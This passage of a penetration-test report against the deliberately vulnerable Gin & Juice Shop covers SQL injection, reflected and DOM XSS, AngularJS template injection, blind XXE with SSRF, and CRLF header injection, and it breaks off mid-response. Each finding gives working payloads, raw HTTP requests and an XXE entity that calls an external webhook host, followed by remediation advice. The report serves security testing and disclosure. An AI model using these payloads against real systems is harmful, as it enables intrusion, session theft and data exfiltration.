
1.2. SQL Injection in /catalog [value JSON parameter in TrackingId Cookie]

Summary:

The value JSON parameter, within the Base64-decoded value of the TrackingId cookie appears to be vulnerable to SQL injection attacks. A single quote was submitted in the value JSON parameter, within the Base64-decoded value of the TrackingId cookie, and a general error message was returned. Two single quotes were then submitted and the error message disappeared. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

- **Affected Cookie:** TrackingId=<Base64-encoded JSON>
- **Vulnerable JSON Parameter:** value

Steps to Reproduce (Proof of Concept - PoC):



```
GET /catalog?category= HTTP/2
Host: ginandjuice.shop
Cookie: AWSALB=
3dB051388enEyZtRbHxlu0B+miFSmyJumxpxJeZIXystBW7ZzCDWfNYzTXsVum0fND0u6UbsEya6WZlg29SGUfp5B0dLrwi
aTaQE/LpsvDFSUmUuWiahIGKZMpwf; AWSALBCORS=
3dB051388enEyZtRbHxlu0B+miFSmyJumxpxJeZIXystBW7ZzCDWfNYzTXsVum0fND0u6UbsEya6WZlg29SGUfp5B0dLrwi
aTaQE/LpsvDFSUmUuWiahIGKZMpwf; TrackingId=eyJ0eXBlIjoiY2xhc3MiLCJ2YWx1ZSI6IicifQ==; session=
IKhRvieKSBToJhl4tthkOrUW9I0uMoIw; category=Accessories
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg
+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 500 Internal Server Error
Date: Tue, 22 Oct 2024 08:08:06 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3719
Set-Cookie: AWSALB=
1xVfoDEk8yYzs2VHgLCtC7qeuXMRk4JbwxYS1QqyVZElDsf7CsYHmffLn3gUHrTJ1Xry9iYBcVzxfgc
QdtEJM2m3xSnY7b37ESXDBP8NscFzoU9YL84KUkL/Cka+; Expires=Tue, 29 Oct 2024
08:08:06 GMT; Path=/
Set-Cookie: AWSALBCORS=
1xVfoDEk8yYzs2VHgLCtC7qeuXMRk4JbwxYS1QqyVZElDsf7CsYHmffLn3gUHrTJ1Xry9iYBcVzxfgc
QdtEJM2m3xSnY7b37ESXDBP8NscFzoU9YL84KUkL/Cka+; Expires=Tue, 29 Oct 2024
08:08:06 GMT; Path=/; SameSite=None; Secure
Set-Cookie: category=; Secure; HttpOnly
X-Backend: 88e2ee1f-8a37-406b-b0fa-f68ccb73e0fe
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <link href=/resources/css/labsScanme.css rel=stylesheet>
    <meta name="viewport" content="width=device-width, user-scalable=no">
    <script src="/resources/js/react.development.js">
    </script>
    <script src="/resources/js/react-dom.development.js">
    </script>
    <title>
      Gin &amp; Juice Shop
    </title>
  </head>
  <div id="scanMeHeader">
    <section class="header-description">
      <p>
        This is a deliberately vulnerable web application designed for testing
        web&nbsp;vulnerability&nbsp;scanners.
        <span class="link" onmouseenter="window.__x1 = 1" onmouseover="
        window.__x2 = 1" onmousemove="window.__x3 = 1"  onmousedown="
        window.__x4 = 1" onmouseup="if (window.__x1 && window.__x2 &&
        window.__x3 && window.__x4) location = atob('L3ZlbG5lcmFiaWxpdGllcw==')
        " onmouseleave="delete window.__x1; delete window.__x2; delete
```

Impact:

An attacker can exploit this vulnerability to manipulate the SQL query structure, potentially leading to data extraction, unauthorized access, or complete database compromise.

Remediation Plan:

Validate and Sanitize Inputs:

Strictly validate and sanitize all user inputs, including query parameters, cookie data, and any Base64-decoded values. Ensure that special characters such as quotes are properly escaped or rejected.

Encode Data After Decoding Cookies:

Ensure the data inside Base64-decoded cookies is validated, sanitized, and encoded before being passed to SQL queries.

Hide Detailed Error Messages:

Avoid revealing detailed SQL error messages to users. Use generic error messages and log the full details on the server side.

Review and Secure Stored Procedures:

Check any stored procedures to ensure that they are also immune to SQL injection by avoiding dynamic SQL or using parameterized queries.

Regular Security Audits:

Perform continuous testing and code audits to detect potential SQL injection vulnerabilities before they are exploited.

Vulnerability Classification:

- **CWE-89:** Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
- **CWE-94:** Improper Control of Generation of Code ('Code Injection')
- **CWE-116:** Improper Encoding or Escaping of Output
- **CAPEC-66:** SQL Injection

References:

- Web Security Academy: SQL Injection
- Web Security Academy: SQL Injection Cheat Sheet

2. Cross-site scripting (reflected)

Summary:

The reflected cross-site scripting (XSS) vulnerability occurs in the search functionality of the https://ginandjuice.shop website, specifically at the /catalog path. This issue allows an attacker to inject arbitrary JavaScript into the response using the searchTerm parameter due to improper escaping of backslashes and quotes,The XSS issue arises when user input is included in a JavaScript string. In this case, the input \';alert(1)// was reflected in the output as \\';alert(1)//. The backslash added by the application to escape single quotes is bypassed because the attacker is able to insert their own backslash. This causes the single quote to remain unescaped, breaking the intended defense and allowing the injection of malicious code.


Severity: **CVSS Score: 7.3 (High)**

Steps to Reproduce (Proof of Concept - PoC):

You can demonstrate the reflected XSS vulnerability by executing the following payload:

https://ginandjuice.shop/catalog?searchTerm=%5C%27%3Balert(1)%2F%2F

This results in the alert(1) being executed when the page is loaded, demonstrating the arbitrary JavaScript execution.



ginandjuice.shop

1

Don't allow ginandjuice.shop to prompt you again

Impact:

- **Session Hijacking**: The attacker can steal the victim’s session cookies or tokens.
- **Credential Theft**: It can lead to the capture of login credentials.
- **Phishing & Social Engineering**: Injecting malicious scripts could trick users into performing unintended actions.
- **Cross-domain attacks**: If the domain is used by other sensitive applications, the vulnerability could be used to access those applications as well.

Remediation:

To address the vulnerability:

1. **Avoid embedding user-controlled data in scripts**: If possible, do not include user input in JavaScript contexts.
2. **Properly escape special characters**: If embedding user input is unavoidable, ensure that:

   -Backslashes (\) are escaped as \\.

   -Quotes are properly escaped.

3. **HTML Encode Output**: Replace all HTML meta-characters such as <, >, ', and " with their respective HTML entities before reflecting any user input in responses.
4. **Strict Input Validation**: Implement robust input validation to only allow specific, expected input formats.

3. DOM-based cross site scripting

Summary:

This script is possibly vulnerable to Cross Site Scripting (XSS) attacks.


Cross site scripting (also referred to as XSS) is a vulnerability that allows an attacker to send malicious code (usually in theform of Javascript) to another user. Because a browser cannot know if the script should be trusted or not, it will execute thescript in the user context allowing the attacker to access any cookies or session tokens retained by the browser.While a traditional cross-site scripting vulnerability occurs on the server-side code, document object model based cross-site scripting is a type of vulnerability which affects the script code in the client's browser.

Severity: **CVSS Score: 7.2 (High)**

Steps to Reproduce (Proof of Concept - PoC):

Payload:
https://ginandjuice.shop/blog/?back=javascript:domxssExecutionSink(1,%22%27\%22%3E%3Cxsstag%3EDOM%20BASED%20XSS%22)&search=javascript:domxssExecutionSink(1,%22%27\%22%3E%3Cxsstag%3EDOM%20BASED%20XSS%22)&wvstest=javascript:domxssExecutionSink(1,%22%27\%22%3E%3Cxsstag%3E()locxss%22):78:38)

Response :



https://ginandjuice.shop/blog/?back=javascript:domxssExecutionSink(1,"'\"><xsstag>DOM BASED XSS")&search=javascript:do

This is a deliberately vulnerable web application designed for testing web vulnerability scanners. Put your scanner to the test!

javascript:domxssExecutionSink(1,"'\\"><xs

DOM BASED XSS")">

SORRY! NO RESULT FOUND

But don't give up - check the spelling or try less specific search terms.

4.Client-side template injection

Summary

The application at https://ginandjuice.shop/blog is vulnerable to **Client-Side Template Injection (CSTI)** via the search parameter. The vulnerability allows an attacker to inject malicious AngularJS expressions into the client-side template, resulting in the execution of arbitrary JavaScript code within the victim's browser.

An attacker can inject a payload such as {{constructor.constructor('alert(1)')()}}, which will be executed when the page is rendered, demonstrating a successful exploit. The application is using **AngularJS v1.7.7**, a version with known vulnerabilities, including sandbox escape techniques, which heightens the risk.


Severity : CVSS Score: 8.8 (High)

Steps to Reproduce (Proof of Concept - PoC):

1- Navigate to: [https://ginandjuice.shop/blog.](https://ginandjuice.shop/blog)

2- Inject the following payload into the search parameter:

{{constructor.constructor('alert(1)')()}}



```
https://ginandjuice.shop/blog/?search={{constructor.constructor('alert(1)')()}}&back=%2Fblog%2F
```

This is a deliberately vulnerable web application designed for testing web vulnerability scanners. Put your scanner to the test!

ginandjuice.shop

1

But don't give up - check the spelling or try less specific search terms.

Impact

The impact of this vulnerability includes:

- **Session Hijacking**: The attacker could steal session cookies or authentication tokens, allowing them to impersonate the user.
- **Data Theft**: Sensitive information such as personal data, payment details, or login credentials could be stolen.
- **Arbitrary JavaScript Execution**: The attacker could execute malicious scripts within the victim's browser, potentially logging keystrokes, redirecting the victim, or installing malware.
- **Phishing Attacks**: The attacker could modify the page to inject a phishing form, tricking the user into providing credentials for other services.

Mitigation

1. **Avoid Client-Side Injection**
   a) :Avoid embedding user-supplied input into client-side templates wherever possible. If dynamic content is required, ensure that it is handled securely on the server-side.
2. **Input Validation and Escaping**:
   a) Implement strict input validation to sanitize all user inputs. Escape special characters like {{ and }} used in AngularJS expressions, or filter them out entirely before embedding them into templates.
   b) Use a whitelist approach to allow only safe and expected input formats.
3. **Upgrade AngularJS**:
   a) Update to the latest version of AngularJS, or better, migrate to a modern framework that is actively maintained and patched for security vulnerabilities.
4. **Content Security Policy (CSP)**:
   a) Enforce a strong Content Security Policy (CSP) that restricts which scripts can be executed in the browser. This helps prevent the execution of unauthorized JavaScript even if a template injection occurs.
5. **Regular Security Testing**:
   a) Conduct regular security testing and audits, especially targeting JavaScript frameworks and template injection vulnerabilities. Implement automated security scanning to identify similar vulnerabilities across the application.

6. **Sandbox Hardening**:
   a) If client-side templates must be used, ensure that AngularJS's sandboxing mechanisms are properly configured to prevent arbitrary JavaScript execution. However, remember that sandboxes can be bypassed and should not be relied on as the primary defense.

References

• XSS without HTML: Client-Side Template Injection with AngularJS. This includes a list of known AngularJS sandbox escapes.

• Web Security Academy: AngularJS sandbox escapes.

• AngularJS Security Considerations.

Vulnerability classifications

• CWE-116: Improper Encoding or Escaping of Output.

• CWE-159: Failure to Sanitize Special Element.

• CAPEC-588: DOM-Based XSS

5.XML external entity (XXE) injection

Summary:

A Blind XXE vulnerability occurs when an XML parser processes XML data with external entities without directly returning the output in the application's response. This makes the impact of the injection invisible to the user, but the server's behavior can be observed by the attacker using external services like Burp Collaborator or Webhook.site, In the /catalog/product/stock endpoint of ginandjuice.shop is vulnerable to an XML External Entity (XXE) injection, which can be exploited to perform Server-Side Request Forgery (SSRF). This allows attackers to make the application request resources from external or internal addresses, potentially exposing internal services or files.

Severity:CVSS Score: 8.5 (High)


Steps to Reproduce (Proof of Concept - POC):

1- navigate to /catalog and select any product you.

2- the page showing the product has a check stock button that checks the stock.

3- intercept the request using burp suite and locate the XML entity.

4- insert the entity payload to GET request from your website.




```
POST /catalog/product/stock HTTP/2
Host: ginandjuice.shop
Cookie: AWSALB=
IxsvohiRuud5mgh+UOCywgV+FuljjY1knRAF7AwcZspl0yfJAx/PFtwvR6B74dWSu0
it/7KpjETBTv6Zo2rgGEpIByp/oFYvHPHE1I3QRpJUBXtgmioPNqk/8NB4;
AWSALBCORS=
IxsvohiRuud5mgh+UOCywgV+FuljjY1knRAF7AwcZspl0yfJAx/PFtwvR6B74dWSu0
it/7KpjETBTv6Zo2rgGEpIByp/oFYvHPHE1I3QRpJUBXtgmioPNqk/8NB4;
session=s7x4L7frQ67Z2EeJhUFwvrfIrjveSv4v
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://ginandjuice.shop/catalog/product?productId=1
Content-Type: application/xml
Content-Length: 213
Origin: https://ginandjuice.shop
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [<!ENTITY test SYSTEM
  "https://webhook.site/7f90d406-7da6-48dd-9f91-063330177222">]>
  <stockCheck>
    <productId>
      &test;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

<!DOCTYPE test [<!ENTITY test SYSTEM "theattackerwebsite.com">]>

5- replace the product id or the store id with &test; entity.

6- ensure that the website had a get request from your website.



GET #84f99 54.170.155.72
10/15/2024 6:09:07 PM

Request Details

GET	https://webhook.site/7f90d406-7da6-48dd-9f91-063330177222
Host	54.170.155.72
Date	10/15/2024 6:09:07 PM (a minute ago)
Size	0 bytes
Time	0.000 sec
ID	84f99155-6316-4505-a42d-7287b8d4cb15
Note	Add Note

Headers

user-agent	ginandjuice.shop; support@portswigger.net
host	webhook.site
content-length	
content-type	

Query strings

(empty)

Form values

(empty)

No content

Impact :

Server-Side Request Forgery (SSRF):

· Attackers can force the server to make HTTP/HTTPS requests to internal or external resources.

· This can be used to probe internal services, access cloud metadata endpoints (e.g., AWS EC2 metadata), or attempt to interact with internal databases.

Sensitive Data Disclosure:

- Attackers can manipulate external entities to access local files on the server (e.g., file:///etc/passwd).
- Though the response is not directly visible, attackers can extract data by using an external server (e.g., using Burp Collaborator) to detect when certain files are accessed.

Network Reconnaissance:

- The attacker can use blind XXE to identify internal network structures and services by making requests to different internal IP addresses and ports.
- This allows for mapping of internal networks and potential further exploitation.

Mitigation:

Use Secure XML Parsing Libraries:

1. Use XML parsing libraries that have **secure defaults** and do not allow processing of external entities by default.
2. For example, use libraries like **DefusedXML** in Python, which automatically prevent external entity processing.

Input Validation:

1. Validate the structure of XML input to ensure that it adheres to expected formats.
2. Reject XML inputs containing <!DOCTYPE> or <!ENTITY> declarations if these are not required by the application.

Network Egress Restrictions:

1. Restrict the server's ability to make outbound HTTP/HTTPS connections.
2. This prevents the server from being able to reach external services, even if an XXE vulnerability is present.

File Access Restrictions:

1. Limit the server's access to local files by applying **principle of least privilege**.
2. Ensure that the service running the XML parser has limited access to the filesystem, reducing the impact of potential file disclosures.

Monitoring and Logging:

1. Monitor outgoing network traffic for unusual patterns, such as requests to unexpected or internal addresses.
2. Implement logging for requests that trigger external entity processing to detect potential blind XXE exploitation attempts.

6.Vulnerable JavaScript libraries

Vulnerable Component: AngularJS 1.7.7

Issue: This version of AngularJS has known vulnerabilities, such as Cross-Site Scripting (XSS) and potential prototype pollution. The library is also end-of-life (EOL), meaning no official security patches or updates are available.

Severity: **CVSS Score: 6.5 (Medium)**
This vulnerability could be exploited by attackers to execute malicious scripts in the context of the user's browser, potentially leading to data theft, session hijacking, or unauthorized actions on behalf of the user.

Mitigation:

Patch all the out-dated libraries and ensure all the security updates are applied to all your third party

libraries in your application. Remove all unused libraries which will reduce the issue.

7.HTTP Response Header Injection

Summary:


The /catalog endpoint of ginandjuice.shop is vulnerable to an HTTP Response Header Injection. By injecting control characters like Carriage Return (CR) (%0d) and Line Feed (LF) (%0a), an attacker can manipulate the HTTP response headers, potentially leading to Session Fixation, XSS, or Cache Poisoning.

CVSS Score: 8.5 (High)

Steps to Reproduce (Proof of Concept - PoC):

GET /catalog?searchTerm=&category=e7ivl%0d%0aaihvf   HTTP/2

In this request the payload contains parameters which is url encoded for the CLRF character which represent the newline char. This way we can manipulate the header and split the header into more than one line.



```
GET /catalog?category=e7ivl%0d%0aaihvf HTTP/2
Host: ginandjuice.shop
Cookie: AWSALB=
4e6YzKla3wKccZQLUTZVpFcw7MLtJy+sa5Z4hV0Xgdzs9bLtBhkjVdQJrD3oXckoJ5536S63RyJkLDUNR8xP
7Zc6nlqvKADZFDHbZy74/NNGMU0oM2VY6/hv5iXD; AWSALBCORS=
4e6YzKla3wKccZQLUTZVpFcw7MLtJy+sa5Z4hV0Xgdzs9bLtBhkjVdQJrD3oXckoJ5536S63RyJkLDUNR8xP
7Zc6nlqvKADZFDHbZy74/NNGMU0oM2VY6/hv5iXD; session=7coEYCM0hjYHHdiVUJalMn6Kttq2LD7I;
TrackingId=eyJ0eXBlIjoiY2xhc3MiLCJ2YWx1ZSI6IkxYVHIwWFNHMkdNSWw4UU0ifQ==; category=
Accessories
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101
Firefox/129.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/pn
g,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 200 OK
Date: Tue, 22 Oct 2024 19:02:16 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 9349
Set-Cookie: AWSALB=
